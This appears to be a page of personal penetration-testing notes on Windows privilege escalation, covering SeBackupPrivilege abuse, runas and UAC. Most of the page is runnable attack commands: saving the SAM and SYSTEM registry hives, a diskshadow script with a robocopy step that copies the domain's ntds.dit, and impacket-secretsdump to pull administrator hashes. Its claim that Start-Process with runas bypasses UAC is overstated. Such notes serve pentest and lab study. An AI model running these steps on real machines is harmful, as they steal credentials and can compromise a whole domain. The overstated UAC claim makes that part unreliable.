> For the complete documentation index, see [llms.txt](https://notes.programmersecurity.com/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://notes.programmersecurity.com/windows-privilege-escalation/methodology.md).
# Methodology
## SEBackupPrivilege

if you have SEBackup Privilege, then you can access any file on the system. the best way is to get sam and system file and download those to your system and get the administrator hash
reg save hklm\sam c:\users\username\sam

reg save hklm\system c:\users\username\system


# download sam and system on your kali machine and then use impacket-secretdump

impacket-secretsdump -sam sam -system system LOCAL
### Second Method : SEBackupPrivilege (Domain Joined Machines)
We can use the Second Method for Domain Joined Machines

Create a file called **test.dsh**
```
persistent nowriters
add volume c: alias owo
create
expose %owo% z:
```
Upload this file to the target machine and then run the following command
```python
diskshadow /s test.dsh
# then run below command
robocopy /b z:\windows\ntds . ntds.dit
```
after this you should get ntds.dit file in your current working directory
we also need system file for this to work
```python
reg save hklm\system c:\users\username\system
```
after you can use impacket-secretsdump and get the administrator hash.
```python
impacket-secretsdump -ntds ntds.dit -system system LOCAL
```
## RUNAS (Changing user Sessions)
```python
runas /user:Administrator cmd # if you have the password of admin user
```
## Bypassing UAC
we can bypass UAC in rdp session in a powershell shell by running the following command
```python
Start-Process cmd.exe -verb runas # this will give you full Admin Privileges
```